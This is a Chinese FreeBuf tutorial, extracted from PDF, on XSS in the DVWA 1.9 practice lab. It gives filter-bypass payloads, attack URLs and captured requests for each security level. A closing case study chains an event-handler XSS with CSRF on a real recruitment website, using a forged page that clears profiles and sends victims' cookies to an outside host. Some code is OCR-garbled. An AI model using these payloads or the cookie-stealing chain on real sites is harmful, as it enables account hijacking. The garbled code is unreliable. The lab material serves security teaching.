新手指南:DVWA-1.9全级别教程(完结篇,附实例)之XSS

Ionehand

WEB安全

新手科普

*本文原创作者:lonehand , 转载请注明来自FreeBuf.COM

目前,最新的DVWA已经更新到1.9版本(http://www.dvwa.co.uk/

),而网上的教程大多停留在旧版本,且没有针对DVWA high

级别的教程,因此萌发了一个撰写新手教程的想法,错误的地方还请大家指正。

DVWA简介

DVWA(Damn Vulnerable Web Application)是一个用来进行安全脆弱性鉴定的PHP/MySQL Web 应用,旨在为安全专业人员测试自己的专业技能和工具提供合法的环境,帮助web开发者更好的理解wel 应用安全防范的过程。

DVWA共有十个模块,分别是

Brute Force (暴力(破解))

Command Injection (命令行注入)

CSRF(跨站请求伪造)

File Inclusion (文件包含)

File Upload (文件上传)

Insecure CAPTCHA(不安全的验证码)

SQL Injection (SQL注入)

SQL Injection (Blind) (SQL盲注)

XSS(Reflected)(反射型跨站脚本)

XSS(Stored)(存储型跨站脚本)

需要注意的是,DVWA 1.9的代码分为四种安全级别:Low,Medium,High,Impossible 。初学者可以通过比较四种级别的代码,接触到一些PHP代码审计的内容。

第1页 共23页 2017/7/14 上午10:18 You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- 1. Low This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- 2. Medium This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques
- 3. High This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions
- 4. Impossible This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建

Freebuf上的这篇文章《新手指南:手把手教你如何搭建自己的渗透测试环境》(http://www.freebuf.com/sectool/102661.html)已经写得非常好了,在这里就不赘述了。

本篇为完结篇,介绍XSS模块的相关内容,之前的教程:

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS

XSS,全称Cross Site Scripting

,即跨站脚本攻击,某种意义上也是一种注入攻击,是指攻击者在页面中注入恶意的脚本代码,当受害礼 问该页面时,恶意代码会在其浏览器上执行,需要强调的是,

XSS不仅仅限于JavaScript,还包括flash等其它脚本语言。根据恶意代码是否存储在服务器中,XSS 可以分为存储型的XSS与反射型的XSS。

DOM型的XSS由于其特殊性,常常被分为第三种,这是一种基于DOM树的XSS。例如服务器端经常使用 document.boby.innerHtml等函数动态生成html

页面,如果这些函数在引用某些变量时没有进行过滤或检查,就会产生DOM型的XSS。DOM型XSS 可能是存储型,也有可能是反射型。

(注:下面的实验都是在Firefox浏览器下进行的,感谢火狐没做XSS filter)

第2页 共23页 2017/7/14 上午10:18 下面对四种级别的代码进行分析。

Low

服务器端核心代码

可以看到,代码直接引用了name参数,并没有任何的过滤与检查,存在明显的XSS漏洞。

漏洞利用

输入<script>alert(/xss/)</script>,成功弹框:



相应的XSS链接:

http://192.168.153.130/dvwa/vulnerabilities/xss r/?name=%3Cscript%3Ealert(/xss/)%3C%2Fscript%3E

Medium

服务器端核心代码

<?php

第3页 共23页 2017/7/14 上午10:18

可以看到,这里对输入进行了过滤,基于黑名单的思想,使用str_replace函数将输入中的<script>删除,这种防护机制是可以被轻松绕过的。

漏洞利用

1.双写绕过

输入<sc<script>ript>alert(/xss/)</script>,成功弹框:



相应的XSS链接:

http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Csc%3Cscript%3Eript%3Ealert%28%2Fxs %2F%29%3C%2Fscript%3E#

2.大小写混淆绕过

输入<ScRipt>alert(/xss/)</script>,成功弹框:

第4页 共23页 2017/7/14 上午10:18

| What's your nar | | |
|-----------------|-------|---|
| Hello | /xss/ | _ |
| | | |
| | 确定 | |

相应的XSS链接:

http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3CScRipt%3Ealert(%2Fxss%2F) %3C%2Fscript%3E#

High

服务器端核心代码

可以看到, High级别的代码同样使用黑名单过滤输入, preg_replace() 函数用于正则表达式的搜索和替换,这使得双写绕过、大小写混淆绕过(正则表达式中i 表示不区分大小写)不再有效。

漏洞利用

虽然无法使用 < script > 标签注入XSS代码,但是可以通过 img、body 等标签的事件或者 if rame 等标签的: 注入恶意的 js 代码。

输入,成功弹框:

第5页 共23页 2017/7/14 上午10:18

| Vulnerability | Reflected | Cross Site Script | nç |
|-----------------|-----------------------|-------------------|----|
| What's your nam | /xss/ | | |
| More Inforn | 确定 | | |
| | org/index.php/Cross.s | | |

相应的XSS链接:

http://192.168.153.130/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D1+onerror%3Dalert %28%2Fxss%2F%29%3E#

Impossible

服务器端核心代码

可以看到,Impossible级别的代码使用htmlspecialchars函数把预定义的字符&、"、'、<、>转换为HTML实体,防止浏览器将其作为HTML元素。

存储型XSS

下面对四种级别的代码进行分析。

Low

服务器端核心代码

第6页 共23页 2017/7/14 上午10:18

```
// Get input
$message = trim( $_POST[ 'mtxMessage' ] );
$name = trim( $_POST[ 'txtName' ] );

// Sanitize message input
$message = stripslashes( $message );

$message = mysql_real_escape_string( $message );

// Sanitize name input

$name = mysql_real_escape_string( $name );

// Update database

$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";

$result = mysql_query( $query ) or die( '' . mysql_error() . '' );

//mysql_close();
}
```

相关函数介绍

trim(string,charlist)

函数移除字符串两侧的空白字符或其他预定义字符,预定义字符包括、\t、\n、\x0B、\r以及空格,可选参数charlist支持添加额外需要删除的字符。

mysql_real_escape_string(string,connection)

函数会对字符串中的特殊符号(\x00, \n, \r, \, ', ", \x1a)进行转义。

stripslashes(string)

函数删除字符串中的反斜杠。

可以看到,对输入并没有做XSS方面的过滤与检查,且存储在数据库中,因此这里存在明显的存储型XSS漏洞。

漏洞利用

message一栏输入<script>alert(/xss/)</script>,成功弹框:



第7页 共23页 2017/7/14 上午10:18

name一栏前端有字数限制,抓包改为<script>alert(/name/)</script>:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

txtName= <script > alert(/name/) </script > txtNessage=123&btnSign=Sign+Guestbook
```

成功弹框:



Medium

服务器端核心代码

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database
```

第8页 共23页 2017/7/14 上午10:18

```
//mysql_close();
}
?>
```

相关函数说明

strip_tags() 函数剥去字符串中的HTML、XML以及PHP的标签,但允许使用标签。
addslashes() 函数返回在预定义字符(单引号、双引号、反斜杠、NULL)之前添加反斜杠的字符串。
可以看到,由于对message参数使用了htmlspecialchars函数进行编码,因此无法再通过message参数注入XSS代码,但是对于name参数,只是简单过滤了<script>字符串,仍然存在存储型的XSS。

漏洞利用

1.双写绕过

抓包改name参数为<sc<script>ript>alert(/xss/)</script>:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

txtName= <sc<script>ript>alert(/xss/) </script> tmtxMessage=123&btnSign=Sign+Gue stbook
```

成功弹框:



2.大小写混淆绕过

抓包改name参数为<Script>alert(/xss/)</script>:

第9页 共23页 2017/7/14 上午10:18

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

txtName= <a href="mailto:script">script</a> alert(/xss/) </a>/script> &mtxMessage=123&btnSign=Sign+Guestbook
```

成功弹框:



High

服务器端核心代码

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database</pre>
```

第10页 共23页 2017/7/14 上午10:18

```
//mysql_close();
}
?>
```

可以看到,这里使用正则表达式过滤了<script>标签,但是却忽略了img、iframe等其它危险的标签,原name参数依旧存在存储型XSS。

High

抓包改name参数为:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=high; PHPSESSID=o7afjemc7ncckrpmfntd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

txtName=<img src=1 onerror=alert(1)> kmtxMessage=123&btnSign=Sign+Guestbook
```

成功弹框:



Impossible

服务器端核心代码

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
// Cot_insert
```

第11页 共23页 2017/7/14 上午10:18

```
= trim( $ POST['txtName']);
       // Sanitize message input
       $message = stripslashes( $message );
       $message = mysql_real_escape_string( $message );
       $message = htmlspecialchars( $message );
       // Sanitize name input
       $name = stripslashes( $name );
       $name = mysql_real_escape_string( $name );
       $name = htmlspecialchars( $name );
       // Update database
       $data = $db->prepare('INSERT INTO guestbook (comment, name) VALUES (:message, :name)
       $data->bindParam(':message', $message, PDO::PARAM STR');
       $data->bindParam(':name', $name, PDO::PARAM_STR');
       $data->execute();
// Generate Anti-CSRF token
generateSessionToken();
?>
```

可以看到,通过使用htmlspecialchars函数,解决了XSS,但是要注意的是,如果htmlspecialchars函数使用不当,攻击者就可以通过编码的方式绕过函数进行XSS注入,尤其是DOM型的XSS。

最后附赠最近遇到的一个实例:一次有趣的XSS+CSRF组合拳

0×01 前言

最近执着于渗透各种 xx 人才网,前两天在某网站上发现了一个极其鸡肋的 x 漏洞,本来以为没有太大的利用价值,没想到结合 x CSRF攻击,却获得了意想不到的效果。

0×02 一个鸡肋的XSS漏洞

下面是某个招聘网站的用户个人资料界面:

第12页 共23页 2017/7/14 上午10:18

| 个人资料 | | | |
|-----------|--------------|------------|------|
| 基本资料 | 认证邮箱 | 我的头像 | 密码修改 |
| 用户名: | - | | |
| QQ帐号绑定登录: | 未绑定 位即绑 | ≣] | |
| 注册邮箱: | 12345678@qq. | com [点击认证] | |
| *真实姓名: | 窃格瓦拉 | | |
| 性别: | ● 男 ○女 | | |
| 生日: | 1999-01-01 | | |
| *通讯地址: | 北京市天安门 | | |
| 固定电话: | 010-9876543 | 32 | |
| QQ: | | | |
| MSN: | | | |
| 个人简介: | | | |
| | 保存 | | |

用户可以在这里修改自己的基本资料并保存,经过XSS测试,这里的输入都过滤了成对的尖括号(< >) script、img、&等字符,但是似乎遗漏了事件,于是尝试使用input标签的onchange事件注入XSS代码在通讯地址一栏输入" onchange=alert(2) "并保存,刷新页面,右键查看源码,注入成功:

只要尝试在通讯地址一栏中输入新的内容,就会触发XSS,弹框:

第13页 共23页 2017/7/14 上午10:18



是的,成功触发XSS代码了,可是这个鸡肋的XSS漏洞有什么卵用呢?首先,这个XSS漏洞依赖事件触发,只有用户在修改个人资料时恶意代码才有可能执行,其次这是一个存储型的XSS漏洞,你不可能要求用户按照攻击者的意思,事先在自己的个人资料里键入XSS代码并保存吧。

0×03 CSRF带来的曙光

在修改个人资料的过程中,抓包发现这个修改接口并没有任何的防CSRF机制,存在明显的CSRF漏洞:



这给鸡肋的XSS漏洞带来了曙光,于是想到了可以结合CSRF攻击实现用户cookie 的大面积盗取。攻击思路如下:

1.构造一个CSRF

攻击页面, 诱使用户访问(在这种招聘网站,发布一个包含恶意页面的虚假招聘很容易做到)

2.用户访问页面后,个人基本资料会被清空,同时注入XSS代码

第14页 共23页 2017/7/14 上午10:18

0×04 攻击演示

下面是构造的CSRF攻击页面:

```
Chtml>
ch2%的基本资料被我清空了</hz>
chody calcad="document.getElementById('transfer').submit()">
chody calcad="document.getElementById('transfer').submit()">
chody calcad="document.getElementById('transfer').submit()">
chody calcad="document.getElementById('transfer').submit()">
chy type="hidden" name="realname" value="%%K%">
cinput type="hidden" name="realname" value="%%K%">
cinput type="hidden" name="server value="%%K%">
cinput type="hidden" name="birthaden" value="">
cinput type="hidden" name="addresses" value="%%fise addresses" value="%fise addresses" value="%fise addresses" value="%fise addresses addre
```

调皮地把cookie发(这里调皮地把cookie发给百度==)

下面是本地的攻击过程演示:

1.受害者进入攻击页面,会看到"你的基本资料被我清空了"的提示:



REEBUF

还会看到资料修改成功的提示,并跳转:



2.这时候受害者会发现自己的个人资料被清空了:

第15页 共23页 2017/7/14 上午10:18

| 基本资料 | 认证邮箱 | 我的头像 | 密码修改 | |
|-------------|-------------|--------------------|------|--|
| 用户名: | | | | |
| D帐号绑定登录: | 未绑定。立即绑定 | 定] | | |
| 注册邮箱: | 12345678@qq | .com <u>[点击认证]</u> | | |
| *真实姓名: | 逗你玩 | | | |
| 性别: | ◎男 ◎女 | | | |
| 生日: | | | | |
| *通讯地址: | 你的信息被我清 | 5空了 | | |
| 固定电话: | | | | |
| QQ: | | | | |
| MSN: | | | | |
| | | | | |
| 个人简介: | | | | |

却不知道已经被注入了XSS代码:

- 3.当用户尝试修改通讯地址一栏时,就会触发XSS代码,自动发送cookie(其中包含用户id
- 、用户名、密码哈希值、session-id):



这样,大规模盗取用户cookie的攻击也就完成了。

*本文原创作者:lonehand,转载请注明来自FreeBuf.COM

上一篇:KALI LINUX安装Metasploitable 3 下一篇:使用Docker搭建Web漏洞测试环境

第16页 共23页 2017/7/14 上午10:18



第17页 共23页 2017/7/14 上午10:18

| ArthurKiller (7级) 窃格瓦拉驻FreeBuf办事处 2016-12-25 | 5楼 回 |
|---|------------------|
| 地址写错了,窃总家是住在秦岭监狱 | 亮了 (1 |
| lonehand (4级) 23333333333 2016-12-25 | |
| @ ArthurKiller 是我工作失误了,帮我向窃总转达歉意(手动滑稽 | 亮了 |
| <u> </u> | 703 |
| @ lonehand 我很不开心。很不开心。 | |
| lonehand (4级) 2333333333 2016-12-26 | 亮 |
| | |
| @ 窃-格瓦拉 | 亮 |
| 英杰 (2级) JXU1QzExJXU1RTc0JXU1NDJDJXU5Nk 2016-12-26 | 6楼 回 |
| 集齐了,开始召唤,神龙已出!你的愿望?一个0day。············· | ラフ / |
| 9ian1i 2016-12-27 | 亮了 (
[|
| @ 英杰 而今听雨僧庐下,鬓已星星也 | 亮了 |
| <u>z1kool</u> (1级) 2016-12-26 | 7楼 回: |
| 凑齐了!可以召唤神龙了 | ラフ / |
| TT 2016 12 26 | 亮了 (|
| 丁丁 2016-12-26 | 8楼 <u>回</u> ; |
| 看来你是习惯性的打着窃总的名号在外面干坏事 | <u>亮了</u> (|
| AttAnonymous (1级) 2016-12-26 | 9楼 🖭 |
| 刚入门,很好的文章,多谢LZ | 亮了(|
| redcar (2级) 2016-12-26 | 10楼 回 |
| 这货都出到1.9了啊 | <u></u> . |
| | <u>亮了</u> (|
| | |
| | |

第18页 共23页 2017/7/14 上午10:18



第19页 共23页 2017/7/14 上午10:18

| maya66 (1级) 低调学习中 2016-12-28 | | 15楼 回 |
|---|----------------------------------|-----------------------|
| 全部看了下,写的不错!!! | | <u>亮了</u> (|
| yongtao (1级) 2016-12-30 | | 16楼 回 |
| 这一系统的风格都是由浅入深,通俗易懂,感谢楼主,还得 | 身反复看两遍! | <u>亮了</u> (|
| <u>shyixiu</u> (1级) 2017-02-18 | | 17楼 回 |
| 今天我也找到了一个和作者一样的漏洞,当时我想的是管理 | B员可以修改用户信息,所以可以获取管理员的cookie,感谢作者 | 音给了新思路
<u>亮了</u> (|
| Binarysystem (1级) tools-only 2017-04-10 | | 18楼 🔟 |
| 很棒的思路! | | <u>亮了</u> (|
| <u>baiwuya</u> (1级) 2017-05-31 | | 19楼 回 |
| 召唤神龙 | | <u>亮了</u> (|
| wyldlmu (2级) 2017-06-11 | | 20楼 回 |
| 学习到了,作者给了很好的灵感 | | <u>亮了</u> (|
| LSA (1级) 2017-06-11 | | 21楼 回 |
| 最后的例子很好 | | 亮了(|
| 浏览 未选择文件。 | | |
| 昵称 | 必须 您当前尚未登录。 <u>登陆?注册</u> | |
| 请输入昵称 | | |
| 邮箱 | 必须 (保密) | |
| 请输入邮箱地址 | | |
| 表情 插图 | | |
| | | |
| | | |
| | | |

第20页 共23页 2017/7/14 上午10:18

提交评论(Ctrl+Enter)

取消

有人回复时邮件通知我



<u>lonehand</u> 23333333333

9

文章数

53 评论数

最近文章

新手指南: DVWA-1.9全级别教程(完结篇,附实例)之XSS

2016.12.25

新手指南: DVWA-1.9全级别教程之SQL Injection(Blind)

2016.12.04

新手指南: DVWA-1.9全级别教程之SQL Injection

2016.11.27

浏览更多

关键字查找

Q

相关阅读

<u>新手指南:DVWA-1.9全级别教程之S...</u>

火狐扩展中心持久性XSS分析

JSONObject輸出json串可引发XSS

戏耍XSS的一些技巧

打造一个自动检测页面是否存在XSS的...

特別推荐

第21页 共23页 2017/7/14 上午10:18





关注我们 分享每日精选文章

不容错过

调查:渗透测试人员最爱的安全工具及技术

<u>Alpha_h4ck</u> 2017-04-13

强大的安卓手机远程管理工具 – Droidjack

<u>xiaoxin</u> 2015-07-26

【FB TV】一周「BUF大事件」: 全国多省爆发大规模软件升级劫

<u>willhuang</u> 2017-07-08


国外黑客发现的海康威视远程系统 XXE漏洞分析

<u>clouds</u> 2016-10-17

第22页 共23页 2017/7/14 上午10:18

| FREEBUF | 广告及服务 | 关注我们 | 赞助商 | |
|---------|-------|----------------|----------------------|--|
| 免责声明 | 寻求报道 | 官方微信 | (一) 阿里云 | |
| 关于我们 | 广告合作 | 新浪微博 | | |
| 加入我们 | 联系我们 | 腾讯微博 | <u> </u> | |
| | 友情链接 | <u>Twitter</u> | 區 亞洲誠信*
TRUST≪SIa | |

Copyright © 2013 WWW.FREEBUF.COM All Rights Reserved 沪ICP备13033796号



第23页 共23页 2017/7/14 上午10:18